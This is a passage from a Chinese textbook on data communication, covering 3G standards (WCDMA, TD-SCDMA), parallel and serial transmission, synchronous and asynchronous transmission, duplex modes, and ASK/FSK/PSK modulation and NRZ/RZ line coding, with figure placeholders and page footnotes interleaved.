WCDMA 宽带码分多址是全球商用时间最长、技术最成熟、可演进性最好的 3G 网络，它可以看成是 CDMA 2000 的改进与扩展。WCDMA 采用最新异步传输模式和微信元传输协议，信号数字化后在一个较宽的频谱范围内扩频传输，可在 5MHz 带宽内提供 384Kbps～2Mbps 传输速率，支持移动设备之间语音、图像、数据以及视频通信。WCDMA 采用电路交换和分包交换两种交换技术，在接听电话的同时可以通过分包交换访问因特网。2010 年年初，中国联通推出了“联通 3G—沃店”，号码段有 185 和 186，基于 WCDMA 技术提供可视电话、无线上网、手机博客等多种信息服务，而原来的 130、131、132、155、156 用户也可在无须更

---

① 通过 GPRS 发送短信和拨打电话的软件可以在 http://www.gdcp.cn/jpkc/lf 网站上下载，资费按 GPRS 流量计费。

② CDMA 传输容量是传统模拟蜂窝无线通信的 20 倍，是 GSM 的 4～5 倍，而发射功率只有 GSM 手机的 1.78%，被称为第三代移动通信。

换号码的情况下直接升级到3G。

TD-SCDMA(时分同步码分多址)是中国提出的第三代移动通信标准,具有自主知识产权,与欧洲WCDMA标准、美国CDMA 2000标准并称为3G时代主流移动通信标准。TD-SCDMA集码分多址(CDMA)、时分多址(TDMA)、频分多址(FDMA)等技术优势于一身,可以联合检测、接力切换、可变扩频、自适应功率调整,具有容量大、频谱利用率高、抗干扰能力强等优点。由于TD-SCDMA采用时分双工传输模式,故可以灵活设置上行和下行时隙比例来调整上传和下载速率,动态实现电话、上网、下载、视频等业务需求,号码段有147(移动3G网卡)、157(移动3G信息机)和部分182、187、188子网段。

3.2 数据分类及编码技术

数据通信是通信技术和计算机科学相结合的一种新兴通信方式。根据不同的划分标准,数据通信可以划分为以下形式,如图3-24所示。

数据通信的分类
- 按传输信道分类:并行传输和串行传输
- 按传输时钟分类:同步传输和异步传输
- 按传输方式分类:单工、半双工、全双工
- 按信号类型分类:数字传输和模拟传输

图3-24　数据通信分类图

3.2.1 并行传输和串行传输

并行传输是多个数据位各占一条信道同时传输,n条信道可一次传输n位数据,如图3-25所示。并行传输通常用于设备内部近距离传输,如早期计算机光驱和硬盘通过IDE并口数据线[①]与主板连接。它可通过增加传输信道方式提高传输速率和带宽,计算机数据总线可以分为8位、16位、32位和64位等,8位表示一次传输8个比特,正好一个字节。




图3-25　并行传输方式

① IDE并口数据线分为40针的ATA33线,80针的ATA100线和80针的ATA133线。ATA33表示每秒最大传输速率达33Mbps。

串行传输是指数据按位串行排列成数据流在一条线路上传输，如图 3-26 所示。由于仅存在一条信道，故传输速率比并行传输要低很多，但可以节约铺设成本，广泛用于电话网、广播网和计算机远程传输之中①。




图 3-26　串行传输方式

3.2.2　同步传输和异步传输

无论是并行传输还是串行传输，都存在数据错位的问题。如在串行传输中，发送方每发送 8 个比特即发送了 1 字节，接收方每接收 8 个比特即接收了 1 字节，若在传输过程中某个比特丢失，接收方会误把其后一个比特替补成丢失的比特，导致丢失位以后所有比特都向前移动一位，称为数据错位。为及时让接收方发现数据丢失并重传，引入同步传输和异步传输，两者区别在于发送方时钟和接收方时钟是否同步。

同步传输方式以固定的时钟和节拍发送数据，即通过接收方速率与发送方速率保持一致的方法检验数据位是否丢失。发送方在传输前先发送请求同步字符，告诉其发送速率；接收方提取同步字符，严谨匹配发送方速率进行接收，如图 3-27 所示。由于双方速率保持一致，如发送方每秒发送 8 个比特，接收方在任意周期内没有接收到相应比特位即可知道数据丢失，由此避免错位现象。同步传输速率高，但要求双方时钟匹配，实现起来较为复杂，通常用于高速数据传输之中。




图 3-27　同步传输方式

异步传输双方速率不匹配，为检验数据丢失错位，发送方每发送一个字节必须加上起始位“0”和结束为“1”的标识符，即用一对“0”和“1”将字节与字节之间隔开，避免错位，如图 3-28 所示。接收方每接收到一对“0”、“1”标识符，之间必定包含 8 个 bit，否则即可认定数据丢失，不会将后一字节的比特替补成本丢失的比特位，从而解决错位问题。异步传输不需要双方之间的速率匹配，实现简单，但每发送一个字节都要加上起始位“0”和结束位“1”，传输效率很低，通常用于低速传输之中。同步传输和异步传输只能判断数据是否丢失，不能进行检错，不管是并行传输还是串行传输都可以配合使用。

---

① 现在计算机光驱和硬盘改用 SATA 串行接口与主板连接，这是由于随着芯片工艺的提升，单个信道的 SATA 串口速率达 3Gbps，远远大于硬盘 150Mbps 传输速率，因此串行接口已能满足需求，没有必要再用并行接口。




图 3-28　异步传输方式

3.2.3　单工、半双工和全双工通信

按照传输的方向性可将数据通信划分为单工、半双工和全双工通信。

(1) 单工通信。通信双方只能从一方发送给另一方，一方只能作为发送端，另一方只能作为接收端，数据只有一个传输方向。单工通信的典型应用是电视台将调制的数字信号通过同轴电缆广播至电视终端，传输只有一个方向性，电视机也不需要向广播台发送数据。

(2) 半双工通信。通信双方都可以发送数据，但在同个时刻只能一方发送，一方接收，不能同时发送数据。半双工通信的典型应用是通过同轴电缆组建总线型局域网。由于同轴电缆的铜芯和屏蔽层绕成闭合回路组成单一信道，只能传输一路数字信号，因此总线型局域网中的计算机必须通过争用数据总线获得数据发送权，若同时发送数据则会导致数据冲撞不可恢复。

(3) 全双工通信。通信双方可以同时发送和接收数据。要实现全双工通信至少需要 4 条线路组成两条通信信道，一条用于甲方发送给乙方，另一条用于乙方发送给甲方。在双绞线中，1、3 和 2、6 这 4 根线路组成全双工通信。

3.2.4　数字传输和模拟传输

信息是人所能识别的声音、图像和文字，而数据是计算机所能识别的二进制数“0”和“1”。计算机在通信时，必须把二进制数据转变为信号。线路是数据传输的介质，信号是数据传输的载体。信号根据介质类型可以分为光信号和电信号，电信号根据调制方式可以分为数字信号和模拟信号。

1. 模拟信号(Analogue Signal)

模拟信号是随时间变化的电流波和电压波，用电信号本身的幅值、频率和相位 3 个参数表示数据的“0”和“1”。把待传输的数据转换为模拟信号称为调制，调制有 3 种，分别为幅移键控(ASK)、频移键控(FSK)和相移键控(PSK)。

(1) 幅移键控：用同一频率两个不同振幅的电流波表示二进制数。如对于二进制数“1”调制成振幅为 A 的波形；对于二进制数“0”调制成振幅为 B 的波形，通常 $B=0$，即不加载任何模拟波，如图 3-29 所示。




图 3-29　幅移键控

$$二进制数\ 1 \rightarrow S(t)=A\cos(2\Pi ft)$$

$$二进制数\ 0 \rightarrow S(t)=B\cos(2\Pi ft)=0\cos(2\Pi ft)=0$$

(2) 频移键控：用同一振幅两个不同频率的电流波表示二进制数。如对于二进制数“1”加载频率为 f_1 的模拟波，对于二进制数“0”加载频率为 f_2 的模拟波，如图 3-30 所示。

$$二进制数\ 1 \rightarrow S(t)=A\cos(2\Pi f_1 t)$$

$$二进制数\ 0 \rightarrow S(t)=A\cos(2\Pi f_2 t)$$




图 3-30 频移键控

(3) 相移键控：用同一振幅同一频率不同相位偏移的电流波表示二进制数。将待传输数据拆解成 4 个基本单位，分别是“11”、“10”、“01”和“11”。载波左移 45°即 1/8 周期表示二进制数“11”，左移 135°表示二进制数“10”，左移 225°表示二进制数“01”，左移 315°表示二进制数“00”，具体如下。

$$二进制数\ 11 \rightarrow S(t)=A\cos(2\Pi ft+45^\circ)$$

$$二进制数\ 10 \rightarrow S(t)=A\cos(2\Pi ft+135^\circ)$$

$$二进制数\ 01 \rightarrow S(t)=A\cos(2\Pi ft+225^\circ)$$

$$二进制数\ 00 \rightarrow S(t)=A\cos(2\Pi ft+315^\circ)$$

当传输数据调制成模拟信号传输后，传输距离较短，抗干扰能力差，信号中继后噪声① 也同时放大导致信号畸形难以恢复，如图 3-31 所示。然而，利用模拟信号传输也有优点：①实现简单，器件成本低廉，对线路要求较低；②支持多路复用技术，多路信号可以共享单一信道实现全双工通信，适用于远程传输。

2. 数字信号(Digital Signal)

数字信号是用高低电平信号表示数据的“0”和“1”。把待传输数据转变为数字信号在线路上传输称为数字编码。为提高数字信号在远程传输的抗干扰能力，并减少传输损耗，有以下几种编码方式。

(1) 单极性不归零码

单极性不归零码用 0 电平和另外一种电平表示数据。对于数据“0”用 0 电平表示，对于数据“1”用正电平＋E 或负电平－E 表示，其实现简单，抗干扰能力弱，适用于短距离数据传输，如图 3-32 所示。

(2) 双极性不归零码

双极性不归零码用正负两种电平表示数据，通常用＋E 表示数据“1”，－E 表示数据

① 噪声是来自线路外的意外信号，是由其他线路电流激发成磁，磁再激发成电流造成的。因此，在布线时传输数据的弱点线必须与 220V 强电线分开布线。




图 3-31　模拟信号的传输失真




图 3-32　单极性不归零码

“0”。双极性不归零码实现稍微复杂，但由于双极性电平落差增大，抗干扰能力强，故更容易识别信号“0”和“1”，适用于长距离传输，如图 3-33 所示。




图 3-33　双极性不归零码

(3) 单极性归零码

单极性归零码将传输的每个周期再划分成前半周期和后半周期，前半周期用正电平表示数据“1”，0 电平表示数据“0”；后半周期回归到 0 位，提示接收方开始接收下一周期数据，以利于通信双方的同步，如图 3-34 所示。

